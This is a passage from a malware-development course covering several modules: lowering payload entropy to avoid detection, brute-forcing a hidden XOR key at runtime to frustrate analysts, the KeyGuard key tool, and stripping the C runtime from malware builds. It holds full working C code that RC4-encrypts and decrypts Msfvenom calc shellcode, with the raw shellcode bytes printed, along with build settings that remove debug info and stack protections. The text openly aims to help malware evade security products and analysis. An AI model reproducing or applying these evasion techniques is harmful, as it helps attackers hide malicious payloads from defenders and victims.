However, for the sake of simplicity, the code provided in this module contains a python file, `EntropyCalc.py`, that calculates a file's entropy. Furthermore, the Python script can compute the entropy of the PE file sections using the `-pe` flag.

The following image showcases the `EntropyCalc.py` file in action

EntropyCalc.py

`EntropyCalc.py` uses the `calc_entropy` function to calculate the entropy of the specified data, `buffer`. This function uses Shannon's entropy formula to compute the entropy value.

```
def calc_entropy(buffer):
    if isinstance(buffer, str):
        buffer = buffer.encode()
    entropy = 0
    for x in range(256):
        p = (float(buffer.count(bytes([x])))) / len(buffer)
        if p > 0:
            entropy += - p * math.log(p, 2)
    return entropy
```

Algorithm Selection

As previously mentioned, a malware file will have data that is often obfuscated or encoded in a way that increases its entropy. To address this issue, one solution is to modify the encryption algorithm used because some encryption algorithms generate higher entropy for their ciphertext data than others.

For example, using a single-byte XOR encryption does not change the overall entropy of the output data. The downside of the algorithm is that it's considered a weak encryption algorithm.

Another effective method to keeping entropy low is using the obfuscation algorithms explained in the beginner modules, IPv4fuscation, IPv6fuscation, Macfuscation, and UUIDfuscation instead of using encryption algorithms. These obfuscation methods output data that have a degree of organization and order. Therefore, similar byte patterns within a data set will score lower entropy values compared to that of a set of data with completely random bytes.

Inserting English Strings

Another method for reducing entropy is inserting English strings into the final implementation's code. This technique has been observed in various malware samples where a random set of English strings is inserted into the code. This works because English letters consist of only 26 characters, which means that there are only 26 * 2 (upper and lower case letters) different possibilities for every single byte saved. This is

lower than the number of possibilities that encryption algorithms output (255 possibilities). If one were to use this technique, it's recommended to use either all lower case or all upper case strings to reduce the number of possibilities for every byte.

With that being said, this approach isn't recommended because the strings inserted into the implementation can then be used as signatures to later detect the malware.

Padding By Same bytes

An easier way to reduce the entropy is by padding the payload's ciphertext with the same byte repeatedly. This works because these added bytes will score an entropy of 0.00 since they are all the same.

For example, the following image shows Msfvenom's shellcode entropy drastically dropping from `5.88325` to `3.77597` after appending it with 285 bytes of `0xEA`.

The downside of this approach is it increases the size of the payload. Furthermore, larger payloads will require more bytes, therefore increasing the size even more.

CRT Library Independent

The CRT, or C Runtime library, is a standard interface for the C programming language, which contains a collection of functions and macros. The functions are typically related to managing memory (e.g. `memcpy`), opening and closing files (e.g. `fopen`), and manipulating strings (e.g. `strcpy`).

Removing the CRT library can significantly reduce the entropy of the final implementation. Since the removal of the CRT library is discussed in an upcoming module, it is sufficient for this module to acknowledge that removing this library decreases the entropy. The following image compares two files, `Hello World.exe` and `Hello World - No CRT.exe`, where both have the same code but are compiled with and without the CRT library. `Hello World - No CRT.exe` scored a much lower entropy value than `Hello World.exe`.

Maldev Academy Tool - EntropyReducer

It's also possible to reduce a payload's entropy using EntropyReducer, a tool developed by the MalDev Academy team. EntropyReducer uses a custom algorithm that

utilizes linked lists to insert null bytes between each BUFF_SIZE byte chunk of the payload.

Explaining linked lists is out of the scope of this module, however, the repository's highly documented readme and well-commented code should be sufficient to understand the tool's algorithm.

77. Brute Force Decryption

Brute Force Decryption

Introduction

In the beginner modules, payload encryption and decryption were demonstrated and a warning was mentioned about saving the encryption key within the binary. Recall that if the encryption key is saved in plaintext within the binary it can be trivially retrieved. One solution is to encrypt the key with another key and decrypt it at runtime. To avoid hardcoding the key inside the binary, the key is brute-forced.

This module will demonstrate an XOR decryption algorithm where the program has to guess the key through brute forcing.

Key Encryption Process

To perform a key brute force, the encryption and decryption functions require a *hint byte*. Knowing one byte's value before and after the encryption process makes the decryption process possible. In this case, the first byte has been selected as the hint byte.

For example, if the hint byte is `BA` and when encrypted it becomes `71`, then the decryption process will brute force that value until it is reverted to `BA`, indicating the correct key was used.

Key Encryption Function

The `GenerateProtectedKey` function takes a hint byte and prepends it as the first byte of the plaintext key. It then uses an XOR encryption algorithm to encrypt the key using a randomly generated key at runtime.

Note that the `PrintHex` is a function that prints the input buffer as a hex array, and it is being used to print the plaintext generated key.

```
/*
  - HintByte: is the hint byte that will be saved as the key's first byte
  - sKey: the size of the key to generate
```

```
  - ppProtectedKey: pointer to a PBYTE buffer that will recieve the encrypted key
*/

VOID GenerateProtectedKey(IN BYTE HintByte, IN SIZE_T sKey, OUT PBYTE* ppProtectedKey) {

  // Genereting a seed
  srand(time(NULL));

  // 'b' is used as the key of the key encryption algorithm
  BYTE        b               = rand() % 0xFF;

  // 'pKey' is where the original key will be generated to
  PBYTE       pKey            = (PBYTE)malloc(sKey);

  // 'pProtectedKey' is the encrypted version of 'pKey' using 'b'
  PBYTE       pProtectedKey   = (PBYTE)malloc(sKey);

  if (!pKey || !pProtectedKey)
    return;

  // Genereting another seed
  srand(time(NULL) * 2);

  // The key starts with the hint byte
  pKey[0] = HintByte;
  // generating the rest of the key
  for (int i = 1; i < sKey; i++){
    pKey[i] = (BYTE)rand() % 0xFF;
  }


  printf("[+] Generated Key Byte : 0x%0.2X \n\n", b);
  printf("[+] Original Key : ");
  PrintHex(pKey, sKey);

  // Encrypting the key using a xor encryption algorithm
  // Using 'b' as the key
  for (int i = 0; i < sKey; i++){
    pProtectedKey[i] = (BYTE)((pKey[i] + i) ^ b);
  }

  // Saving the encrypted key by pointer
  *ppProtectedKey = pProtectedKey;

  // Freeing the raw key buffer
  free(pKey);
}
```

Key Decryption Process

Since the encryption key used to encrypt the key was not stored anywhere, the decryption function must be able to guess the value of `b` shown in the `GenerateProtectedKey` function. To do so, the decryption function will XOR the first byte of the key, which is the hint byte, with different keys until the resulting byte is the original key's hint byte. When that happens, the function will know that the correct `b` value was selected. The code snippet below shows this logic.

```
if (((EncryptedKey[0] ^ b) - 0) == HintByte)
  // Then b's value is the xor encryption key
else
  // Then b's value is not the xor encryption key, try with a different b value
```

Continuing from the previous example, when `71` becomes `BA` then the correct `b` value has been guessed.

Key Decryption Function

The `BruteForceDecryption` function needs the same hint byte that was passed to the encryption function.

```
/*
  - HintByte : is the same hint byte that was used in the key generating function
  - pProtectedKey : the encrypted key
  - sKey : the key size
  - ppRealKey : pointer to a PBYTE buffer that will recieve the decrypted key
*/

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN SIZE_T sKey, OUT PBYTE* ppR
ealKey) {

  BYTE      b         = 0;
  PBYTE     pRealKey  = (PBYTE)malloc(sKey);

  if (!pRealKey)
    return NULL;

  while (1){

    // Using the hint byte, if this is equal, then we found the 'b' value needed to decrypt the ke
y
    if (((pProtectedKey[0] ^ b) - 0) == HintByte)
      break;
    // else, increment 'b' and try again
    else
```

```
      b++;
  }

        // The reverse algorithm of the xor encryption, since 'b' now is known
  for (int i = 0; i < sKey; i++){
    pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
  }

        // Saving the decrypted key by pointer
  *ppRealKey = pRealKey;

  return b;
}
```

Demo

The image below shows the generation of the XOR-encrypted key. The arrows point to the code that generates the respective console output.

The image below shows the successful brute force and decryption.

Conclusion

Although this brute-forcing approach is simple, it can be used to prevent malware analysts and researchers from dumping the key from the binary file. This forces them to debug the binary to understand how the key is generated which is where the anti-analysis techniques come in handy.

78. MalDev Academy Tool - KeyGuard

MalDev Academy Tool - KeyGuard

Introduction

This module demonstrates a MalDev Academy tool that generates an encryption key, encrypts it, and outputs the source code needed to brute force it at runtime.

Usage

The tool only requires the key size in bytes.

```
                    ############################################################
                    # KeyGuard - Designed By MalDevAcademy @NUL0x4C | @mrd0x #
                    ############################################################

[!] Require Input Key Size To Run
```

Examples

- `.\KeyGuard.exe 32` - Generates a 32-byte encrypted key, with a brute forcing function to decrypt it at runtime
- `.\KeyGuard.exe 16` - Generates a 16-byte encrypted key, with a brute forcing function to decrypt it at runtime

KeyGuard Demo

The image below shows `KeyGuard` being used to generate a 32-byte encrypted key.

he complete output is shown below.

```
/*

[i] Input Key Size : 32
```

```
[+] Using "0x88" As A Hint Byte

[+] Use The Following Key For [Encryption]
unsigned char OriginalKey[] = {
        0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C, 0x53, 0x9B, 0xCE, 0x01,
0x30,
        0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49, 0xAB, 0x12, 0xEC, 0x22,
0x61 };

[+] Use The Following For [Implementations]
unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F, 0x07, 0xFE, 0x82, 0x56,
0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A, 0x9F, 0x77, 0x50, 0x19,
0xD9 };



                        ------------------------------------------------

*/

#include <Windows.h>#define HINT_BYTE 0x88unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F, 0x07, 0xFE, 0x82, 0x56,
0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A, 0x9F, 0x77, 0x50, 0x19,
0xD9 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN SIZE_T sKey, OUT PBYTE* ppR
ealKey) {

        BYTE            b                       = 0;
        INT             i                       = 0;
        PBYTE           pRealKey                = (PBYTE)malloc(sKey);

        if (!pRealKey)
             return NULL;

        while (1){

                if (((pProtectedKey[0] ^ b)) == HintByte)
                     break;
                else
                     b++;

        }

        for (int i = 0; i < sKey; i++){
                pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
        }

        *ppRealKey = pRealKey;
```

```
        return b;
}

// Example calling:

// PBYTE        pRealKey        =       NULL;
// BruteForceDecryption(HINT_BYTE, ProtectedKey, sizeof(ProtectedKey), &pRealKey);
```

Example - RC4 Encryption

To encrypt a payload, the plaintext key is the one used. Based on the output shown above, the plaintext key is the following:

```
unsigned char OriginalKey[] = {
        0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C, 0x53, 0x9B, 0xCE, 0x01,
0x30,
        0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49, 0xAB, 0x12, 0xEC, 0x22,
0x61 };
```

This is the key that must be used to encrypt a payload. The encryption process will use the `Rc4EncryptionViSystemFunc032` function to encrypt the Msfvenom x64 calc shellcode with the key. Recall this process from the *Payload Encryption - RC4* module.

```
#include <Windows.h>#include <stdio.h>// x64 calc metasploit (to encrypt)
unsigned char Payload[] = {
  0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
  0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
  0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
  0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
  0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
  0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
  0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
  0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
  0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
  0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
  0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
  0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
  0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
  0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
  0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
```

```
  0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
  0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
  0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};



// The following code is from (RC4 payload encryption - basic module)

// This is what SystemFunction032 function take as a parameter
typedef struct
{
  DWORD Length;
  DWORD MaximumLength;
  PVOID Buffer;

} USTRING;


// Defining how does the function look - more on this structure in the api hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
  struct USTRING* Data,
  struct USTRING* Key
  );


BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize,
IN DWORD sPayloadSize) {

  // The return of SystemFunction032
  NTSTATUS  STATUS = NULL;

  // Making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/de
crypt
  USTRING   Key  = { .Buffer = pRc4Key,     .Length = dwRc4KeySize,   .MaximumLength = dwRc4KeySiz
e },
            Data = { .Buffer = pPayloadData,  .Length = sPayloadSize,   .MaximumLength = sPayloadS
ize };


  // Since SystemFunction032 is exported from Advapi32.dll, we use LoadLibraryA to load Advapi32.d
ll into the prcess,
  // and using its return as the hModule parameter in GetProcAddress
  fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi
32"), "SystemFunction032");

  // If SystemFunction032 calls failed it will return non zero value
  if ((STATUS = SystemFunction032(&Data, &Key)) != 0x0) {
    printf("[!] SystemFunction032 FAILED With Error: 0x%0.8X \n", STATUS);
    return FALSE;
  }
```

```
  return TRUE;
}



// Print data as hex arrays - C style
VOID PrintHexData(LPCSTR Name, PBYTE Data, SIZE_T Size) {

  printf("unsigned char %s[] = {", Name);

  for (int i = 0; i < Size; i++) {
    if (i % 16 == 0) {
      printf("\n\t");
    }
    if (i < Size - 1) {
      printf("0x%0.2X, ", Data[i]);
    }
    else {
      printf("0x%0.2X ", Data[i]);
    }
  }

  printf("};\n\n");

}

// The plaintext key - generated by keguard
unsigned char OriginalKey[] = {
    0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C, 0x53, 0x9B, 0xCE, 0x01, 0x3
0,
    0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49, 0xAB, 0x12, 0xEC, 0x22, 0x61
};


int main() {

  if (!Rc4EncryptionViSystemFunc032(OriginalKey, Payload, sizeof(OriginalKey), sizeof(Payload))) {
    return -1;
  }

  PrintHexData("Rc4EncryptedPayload", Payload, sizeof(Payload));


  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

The output is shown in the image below.

Example - RC4 Decryption

The code below will decrypt the RC4 encrypted payload using the brute force method. The key is encrypted using the KeyGuard tool.

```
#include <Windows.h>#include <stdio.h>// Encrypted x64 calc metasploit shellcode
unsigned char Rc4EncryptedPayload[] = {
        0x44, 0x3C, 0x18, 0x73, 0xCA, 0x86, 0x68, 0x08, 0xBC, 0xCD, 0x2D, 0x59, 0x39, 0x22, 0x3C,
0xFF,
        0x6A, 0x87, 0xA0, 0xF9, 0x69, 0xB4, 0x49, 0x95, 0x3A, 0xF7, 0x79, 0x24, 0x57, 0x7D, 0xC6,
0x31,
        0xD1, 0xB4, 0x68, 0xC7, 0x5D, 0x88, 0xFF, 0x90, 0x2C, 0x1A, 0xB3, 0xB3, 0xB3, 0xD5, 0x8E,
0xD0,
        0x31, 0x8C, 0x11, 0x1E, 0x51, 0x12, 0xC6, 0x32, 0x27, 0x8F, 0x34, 0x56, 0x49, 0x15, 0xBE,
0xE9,
        0xDB, 0xA9, 0xD7, 0x44, 0x66, 0x87, 0x79, 0x07, 0x94, 0x04, 0xB0, 0x74, 0x96, 0x4A, 0x09,
0x3B,
        0xAA, 0xBF, 0xEE, 0x0D, 0xEC, 0x2D, 0x6B, 0xD9, 0x01, 0xCE, 0xBE, 0x4D, 0xA9, 0x3C, 0x78,
0x93,
        0x62, 0xFE, 0x5E, 0x69, 0x47, 0x54, 0xAE, 0xD1, 0x0F, 0xC3, 0xAF, 0xA6, 0xE8, 0xF2, 0xFA,
0x02,
        0x08, 0xD8, 0xDA, 0x42, 0xD7, 0x62, 0x31, 0xC8, 0x1E, 0x5E, 0x11, 0x2A, 0xB0, 0x82, 0xB5,
0x0B,
        0x15, 0xC3, 0x36, 0xD2, 0x36, 0xA8, 0x1B, 0x88, 0x2C, 0x3F, 0x4D, 0xDE, 0x5F, 0x19, 0x17,
0xF6,
        0xE8, 0x30, 0x16, 0x6C, 0x64, 0x7B, 0x5E, 0xD4, 0x45, 0x93, 0x76, 0x47, 0x86, 0xE2, 0x19,
0xEA,
        0x62, 0x64, 0x17, 0xBE, 0x0A, 0x0D, 0x66, 0xF9, 0x3A, 0xB7, 0xD0, 0xFD, 0xE4, 0x90, 0xA5,
0xB1,
        0x04, 0xAD, 0x6E, 0x9E, 0xA6, 0x81, 0xFC, 0xBA, 0x08, 0x30, 0x56, 0x86, 0x34, 0xC3, 0xE6,
0x2D,
        0xA3, 0x90, 0x93, 0x13, 0xD7, 0xD3, 0x7D, 0x0C, 0xCB, 0x6F, 0xA4, 0xE0, 0xAA, 0x19, 0x77,
0x4F,
        0xB6, 0x2A, 0xEA, 0xA0, 0xDD, 0x0C, 0x57, 0x1F, 0x93, 0x08, 0x0D, 0x1B, 0x29, 0x79, 0x62,
0x00,
        0xCC, 0xE3, 0x6B, 0xF2, 0xD6, 0x71, 0xC6, 0x80, 0x0A, 0x4B, 0x68, 0xD1, 0xBA, 0xDC, 0x86,
0x8D,
        0x3C, 0x6E, 0xAA, 0xAC, 0xBE, 0x3E, 0x66, 0xD9, 0x2E, 0x94, 0x8C, 0x71, 0x00, 0x94, 0x13,
0xE2,
        0xCC, 0xDF, 0x98, 0x32, 0xD7, 0x9D, 0x5B, 0xAD, 0xFB, 0x21, 0x6A, 0xF4, 0x88, 0x16, 0x0B,
0xEF };


// The following code is from (RC4 payload encryption - basic module)

// This is what SystemFunction032 function take as a parameter
typedef struct
{
```

```
  DWORD Length;
  DWORD MaximumLength;
  PVOID Buffer;

} USTRING;


// Defining how does the function look - more on this structure in the api hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
  struct USTRING* Data,
  struct USTRING* Key
  );


BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize,
IN DWORD sPayloadSize) {

  // The return of SystemFunction032
  NTSTATUS  STATUS = NULL;

  // Making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/de
crypt
  USTRING   Key  = { .Buffer = pRc4Key,     .Length = dwRc4KeySize,   .MaximumLength = dwRc4KeySiz
e },
            Data = { .Buffer = pPayloadData,  .Length = sPayloadSize,   .MaximumLength = sPayloadS
ize };


  // Since SystemFunction032 is exported from Advapi32.dll, we use LoadLibraryA to load Advapi32.d
ll into the prcess,
  // And using its return as the hModule parameter in GetProcAddress
  fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi
32"), "SystemFunction032");

  // If SystemFunction032 calls failed it will return non zero value
  if ((STATUS = SystemFunction032(&Data, &Key)) != 0x0) {
    printf("[!] SystemFunction032 FAILED With Error: 0x%0.8X \n", STATUS);
    return FALSE;
  }

  return TRUE;
}


// The following code is from keyguard tool


#define HINT_BYTE 0x88// The encrypted key - generated by keguard
unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F, 0x07, 0xFE, 0x82, 0x56,
0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A, 0x9F, 0x77, 0x50, 0x19,
```

```
0xD9 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN SIZE_T sKey, OUT PBYTE* ppR
ealKey) {

    BYTE            b = 0;
    INT             i = 0;
    PBYTE           pRealKey = (PBYTE)malloc(sKey);

    if (!pRealKey)
        return NULL;

    while (1) {

        if (((pProtectedKey[0] ^ b) - i) == HintByte)
            break;
        else
            b++;
    }

    for (int i = 0; i < sKey; i++) {
        pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
    }

    *ppRealKey = pRealKey;
    return b;
}

VOID PrintHexData(LPCSTR Name, PBYTE Data, SIZE_T Size) {

  printf("unsigned char %s[] = {", Name);

  for (int i = 0; i < Size; i++) {
    if (i % 16 == 0) {
      printf("\n\t");
    }
    if (i < Size - 1) {
      printf("0x%0.2X, ", Data[i]);
    }
    else {
      printf("0x%0.2X ", Data[i]);
    }
  }

  printf("};\n\n");

}


int main() {
```

```
    // Code from keyguard
    PBYTE        pRealKey        =       NULL;
    if (!BruteForceDecryption(HINT_BYTE, ProtectedKey, sizeof(ProtectedKey), &pRealKey)) {
        return -1;
    }

    // Printing keyguard brute forced key
    PrintHexData("OriginalKey", pRealKey, sizeof(ProtectedKey));

    // Decrypting with the original key
  if (!Rc4EncryptionViSystemFunc032(pRealKey, Rc4EncryptedPayload, sizeof(ProtectedKey), sizeof(Rc
4EncryptedPayload))) {
    return -1;
  }

    // Printing payload
  PrintHexData("DecryptedPayload", Rc4EncryptedPayload, sizeof(Rc4EncryptedPayload));

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

Results

The original shellcode bytes were retrieved using the encrypted key, demonstrating the KeyGuard tool usage and benefits.

79. CRT Library Removal & Malware Compiling

CRT Library Removal & Malware Compiling

Introduction

Up until this module, all of the code projects were compiled either using the *Release* or *Debug* option in Visual Studio. It is important for malware developers to understand the difference between the Release and Debug compilation options in Visual Studio, as well as the implications of changing the default compiler settings. Modifying Visual Studio's compiler settings can have changes on the produced binary such as reducing the size or lowering entropy.

Release vs Debug Options

Both "Release" and "Debug" build configurations determine how a program is compiled and executed with each option serving a different purpose and offering distinct features. The most important differences between the two options are shown below.

- **Performance** - The Release build option is faster than that of the Debug. Some building optimizations are enabled in release mode that is disabled in Debug mode.
- **Debugging** - Debugging applications generated by the Debug build configuration is made easier because building optimizations are disabled in this mode, making code easier to debug. Furthermore, the Debug configuration generates Debug Symbol files (.pdb) which contain information about the source code compiled. This enables debuggers to display additional information such as variables, functions and line numbers.
- **Deployment** - The Release version of the application is deployed to users due to its increased compatibility with their machines, unlike the Debug version, which typically requires additional dynamic link libraries (DLLs) that are only available with Visual Studio, thus making Debug applications compatible only with machines that have Visual Studio installed.

- **Exception handling** - In Debug build configuration, Visual Studio can pause execution and show an error message as a message box when an exception is thrown, specifying the variable's name or line number that caused the stack corruption, for example. Such exceptions may cause the program to crash if compiled in Release mode.

Default Compiler Settings

Based on the previous points, the Release option is favorable over the Debug option. With that said, the Release option still has several problems.

- **Compatibility** - Some applications using the Release option can still result in errors similar to the one below if the target machine does not have Visual Studio installed.

• **CRT Imported Functions** - Several unresolved functions are present in the IAT which cannot be resolved using approaches such as API Hashing. These functions are imported from the CRT library, which will be explained later. For now, it is sufficient to understand that there are several unused imported functions in any application generated by Visual Studio's default compiler settings. As an example, the IAT of a 'Hello World' program should only import information regarding the `printf` function, however, it is importing the following functions (output is truncated due to the size).

• **Size** - The generated files are often bigger than they should be due to the default compiler optimizations. For example, the following `Hello World` program is around 11kb.

• **Debugging Information** - Using the Release option can still include debugging-related information and other strings that can be used by security solutions to create static signatures. The images below show the output of executing `Strings.exe` on the `Hello World` program (output is truncated due to the size).

The CRT library

The CRT library, also known as the *Microsoft C Run-Time Library*, is a set of low-level functions and macros that provide a foundation for standard C and C++ programs. It includes functions for memory management (e.g. `malloc`, `memset` and `free`), string manipulation (e.g. `strcpy` and `strlen`) and I/O functions (e.g. `printf`, `wprintf` and `scanf`).

The CRT library DLLs are named `vcruntimeXXX.dll` where XXX is the version number of the CRT library used. There are also DLLs such as `api-ms-win-crt-stdio-l1-1-0.dll`, `api-ms-win-crt-runtime-l1-1-0.dll` and `api-ms-win-crt-locale-l1-1-0.dll` that are also related to the CRT library. Each DLL serves a particular purpose and exports several functions. These DLLs are linked by the compiler at compile time and therefore are found in the IAT of the generated programs.

Solving Compatibility Issues

By default, when compiling an application, the *Runtime Library* option in Visual Studio is set to "Multi-threaded DLL (/MD)". With this option, the CRT Library DLLs are linked dynamically which means they are loaded at runtime. This creates the compatibility issues previously mentioned. To solve these issues, set the Runtime Library option to "Multi-threaded (/MT)", as shown below.

Multi-threaded (/MT)

The Visual Studio compiler can be made to link CRT functions statically by selecting the "Multi-threaded (/MT)" option. This results in functions such as `printf` being directly represented in the generated program, rather than imported from CRT library DLLs. Note that this will increase the size of the final binary and adds more WinAPIs to the IAT, although it removes the CRT library DLLs.

Using the "Multi-threaded (/MT)" option to compile the `Hello World` program results in the following IAT.

The binary becomes considerably larger as well, as shown below.

CRT Library & Debugging

After removing the CRT Library, the program can only be compiled in Release mode. This makes it more difficult to debug the code. Therefore, it is recommended that the removal of the CRT Library is only done after debugging and development are complete.

Additional Compiler Changes

The previous sections demonstrated how to statically link the CRT library. However, the ideal solution would be to avoid relying on the CRT library both statically and dynamically, as this can lead to a reduction in the binary size, as well as the removal of unnecessary imported functions and debug information. To accomplish this, several Visual Studio compilation options must be modified.

Disable C++ Exceptions

The *Enable C++ Exceptions* option is used to generate code to correctly propagate exceptions thrown by the code, however, as the CRT Library is no longer linked, this option is not necessary and should be disabled.

Disable Whole Program Optimization

The *Whole Program Optimization* should be disabled to prevent the compiler from performing optimizations that may affect the stack. Disabling this option provides complete control over the compiled code.

Disable Debug Info

Disable the *Generate Debug Info* and *Generate Manifest* options to remove the added debugging information.

Ignore All Default Libraries

Set the *Ignore All Default Libraries* option to "Yes (/NODEFAULTLIB)" to exclude the default system libraries from being linked by the compiler with the program. This will result in the exclusion of the linking of the CRT Library as well as other libraries. In this case, it is the responsibility of the user to provide any required functions that are usually provided by these default libraries. The image below shows the "Yes (/NODEFAULTLIB)" option being set.

Unfortunately, compiling with that option results in several errors, as shown below.

Setting Entry Point Symbol

The first error "LNK2001 - unresolved external symbol mainCRTStartup" implies that the compiler was unable to locate the definition for the "mainCRTStartup" symbol. This is expected as "mainCRTStartup" is the entry point for a program that has been linked with the CRT Library, which is not the case here. To resolve this issue, a new entry point symbol should be set as shown below.

The entry "main" represents the main function in the source code. To choose a different function as an entry point, simply set the entry point symbol to that function's name. Recompiling results in fewer errors, as shown below.

Disable Security Check

The next error, "LNK2001 - unresolved external symbol __security_check_cookie", means that the "__security_check_cookie" symbol was not found by the compiler. This is a symbol that is used to perform a stack cookie check which is a security feature that helps in preventing stack buffer overflows. To solve this, set the *Security Check* option to "Disable Security Check (/Gs-)" as shown below.

Disable SDL Checks

Once the security check is disabled, the error disappears but a new warning shows up.

The "D9025 - overriding '/sdl' with '/GS-'" warning can be resolved by disabling the Security Development Lifecycle (SDL) checks.

Two unresolved symbol errors remain, which are resolved in the *Functions Replacement* section below.

Replacing CRT Library Functions

Two errors remain unresolved due to the removal of the CRT Library. The `printf` function is currently being used to print to the console, although the CRT Library has been removed from the program.

When removing the CRT Library, writing one's own version of functions such as `printf`, `strlen`, `strcat`, `memcpy` is necessary. Libraries like VX-API may be used for this purpose. For example, StringCompare.cpp replaces the `strcmp` function for string comparison.

Replacing Printf

For the demo program used in this module, the `printf` function is replaced with the following macro.

```
#define PRINTA( STR, ... )                                                          \
    if (1) {                                                                        \
        LPSTR buf = (LPSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );   \
        if ( buf != NULL ) {                                                        \
            int len = wsprintfA( buf, STR, __VA_ARGS__ );                           \
            WriteConsoleA( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );\
            HeapFree( GetProcessHeap(), 0, buf );                                   \
        }                                                                           \
    }
```

The `PRINTA` macro takes two arguments:

- `STR` - The format string which represents how to print the output.
- `__VA_ARGS__` or `...` - Which are the arguments to be printed.

The `PRINTA` macro allocates a heap buffer of size 1024 bytes, then uses the wsprintfA function to write formatted data from the variable arguments (`__VA_ARGS__`) into the buffer using the format string (`STR`). Subsequently, the WriteConsoleA WinAPI is used to write the resulting string to the console, which is obtained via the GetStdHandle WinAPI.

Replacing `printf` with `PRINTA` results in the `Hello World` program that is independent of the CRT Library. This code resolves any remaining errors and can now compile successfully.

```
